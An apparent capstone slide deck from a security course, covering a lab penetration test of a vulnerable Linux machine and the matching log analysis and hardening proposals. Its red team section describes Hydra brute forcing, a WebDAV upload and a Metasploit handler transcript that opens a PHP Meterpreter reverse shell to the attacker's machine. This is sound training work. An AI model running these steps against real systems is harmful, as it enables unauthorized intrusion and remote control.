Capstone Engagement


Assessment, Analysis, and Hardening of a Vulnerable System

Table of Contents

This document contains the following sections:

Network Topology

Network Topology



Network
Address Range: 192.168.1.0/24
Netmask: 255.255.255.0
Gateway: 192.168.1.1

Machines
IPv4: 192.168.1.1
OS: Windows
Hostname: Hyper Visor

IPv4: 192.168.1.90
OS: Linux 5.4.0
Hostname: Kali

IPv4: 192.168.1.100
OS: Linux 5.4.0
Hostname: ELK

IPv4: 192.168.1.105
OS: Linux 5.4.0
Hostname: Capstone

Red Team
Security Assessment

Recon: Describing the Target

Nmap identified the following hosts on the network:

Hostname	IP Address	Role on Network
Hyper Visor	192.168.1.1	Host Machine
Kali	192.168.1.90	Kali Attacking Machine
ELK	192.168.1.100	ELK Log Server
Capstone	192.168.1.105	Capstone Target Machine

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
Insufficient Logging and Monitoring	No alerts are configured to be sent for active attacks in real or close to real time.	Security personnel not alerted to breach in real time that allows attackers to penetrate further.
Bruteforce Attack Vulnerability	Able to gain access to web application using brute force.	A bruteforce attack vulnerability allows attackers to gain unauthorized access to sensitive data.
Sensitive Data Exposure	The sensitive data present in secret_folder is accessible to the public	The attacked is able to use this data to cause further harm.
Unrestricted File Upload	Insufficient controls on who can upload files to the server.	Unauthorized users can upload potentially malicious files, such as a reverse shell, to the server.

Exploitation: Sensitive Data Exposure


01

Tools & Processes
Used browser to explore locations of folders

02

Achievements
Was able to discover the secret_folder and its contents

03



Exploitation: Brute Force Attack

01


Tools & Processes
Found username through web application prompt. Used Hydra with given username to successfully crack password

02

Achievements
Gained access to secret folder which contained login instructions for server.

03

See screenshot below for the Hydra syntax that was used



Exploitation: Unrestricted File Upload

01

Tools & Processes
Once access to the WebDav was achieved **msfvenom** was used to insert a reverse shell onto the server.

Meterpreter was then used to start a session with the reverse shell.

02

Achievements
This granted us a user shell which could then be used to gain root access.

03

Screenshot below shows the established meterpreter session into the target machine


```
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set LHOST 192.168.1.90
LHOST => 192.168.1.90
msf5 exploit(multi/handler) > set LPoRT 4444
LPoRT => 4444
msf5 exploit(multi/handler) > set PAYLOAD php/meterpreter/reverse_tcp
PAYLOAD => php/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.1.90:4444
[*] Sending stage (38288 bytes) to 192.168.1.105
[*] Meterpreter session 1 opened (192.168.1.90:4444 -> 192.168.1.105:57376) at 2022-04-21 21:40:00 -0700

meterpreter > whoami
[-] Unknown command: whoami.
meterpreter >
```

Blue Team
Log Analysis and Attack Characterization

Analysis: Identifying the Port Scan



- Port Scan occurred at 2:00am
- 27,296 packets were sent from 192.168.1.90
- Significant number of connections at start of interactions between the two machines

Analysis: Finding the Request for the Hidden Directory

Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending	Count
http://192.168.1.105/company_folders/secret_folder	17,046

url.full: Descending	Count
http://192.168.1.105/company_folders/secret_folder/connect_to_corp_server	1

- Requests for the hidden directory were made between 2:15 and 2:30. In total 17,046 requests were made, with 1 request being made for the connect_to_corp_server file specifically.
- The connect_to_corp file was requested. This file had directions on how to connect to the server as well as a hashed password and plaintext username.

Analysis: Uncovering the Brute Force Attack

Answer the following questions in bullet points under the screenshot if space allows. Otherwise, add the answers to speaker notes.

- How many requests were made in the attack?

  17,046 request were made


- How many requests had been made before the attacker discovered the password?

  18

Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending	Count
http://192.168.1.105/company_folders/secret_folder	17,046
http://127.0.0.1/server-status?auto=	1,005
http://snnmnkxdhflwgthqismb.com/post.php	154
http://192.168.1.105/webdav	132
http://www.gstatic.com/generate_204	84

Export: Raw Formatted



Analysis: Finding the WebDAV Connection


Answer the following questions in bullet points under the screenshot if space allows. Otherwise, add the answers to speaker notes.

- How many requests were made to this directory?\

  132 requests

- Which files were requested?

  The following files were requested: reverse.php, reverse.exe, passwd.dav, and reverse2.php



Blue Team
Proposed Alarms and Mitigation Strategies

Mitigation: Blocking the Port Scan

Alarm

What kind of alarm can be set to detect future port scans?

- Alarm that can detect the number of requests per second

What threshold would you set to activate this alarm?

- Alarm triggered whenever a specific IP sends more than 10 requests per second

System Hardening

What configurations can be set on the host to mitigate port scans?

- Specific IP(s) may be whitelisted

Mitigation: Finding the Request for the Hidden Directory

Alarm

What kind of alarm can be set to detect future unauthorized access?

- Alarm that detects IP's that are not on the whitelist

What threshold would you set to activate this alarm?

- Alarm triggered with detection of unauthorized IP, otherwise it will not activate

System Hardening

What configuration can be set on the host to block unwanted access?

- Files and folders should be encrypted
- Create a service account to maintain secret_folder

Mitigation: Preventing Brute Force Attacks

Alarm

What kind of alarm can be set to detect future brute force attacks?

- Alarm to detect the number of requests per second

What threshold would you set to activate this alarm?

- Alarm triggered whenever multiple 401 error codes occurs after 5 login attempts within a second

System Hardening

What configuration can be set on the host to block brute force attacks?

- Lock out identified user(s) and IP(s) for at least 1 hour

Mitigation: Detecting the WebDAV Connection

Alarm

What kind of alarm can be set to detect future access to this directory?

- Monitor access to webdav and fire an alarm any time a file in webdav is read

What threshold would you set to activate this alarm?

- Any time the webdav is accessed

System Hardening

What configuration can be set on the host to control access?

- Whitelist specific machines that are granted access

Mitigation: Identifying Reverse Shell Uploads

Alarm

What kind of alarm can be set to detect future file uploads?

- Alarm to detect whenever a .php file is uploaded or attempted to be uploaded

What threshold would you set to activate this alarm?

- Alarm triggered whenever users upload a php file

System Hardening

What configuration can be set on the host to block file uploads?

- Whitelist specific machines that are granted access


The End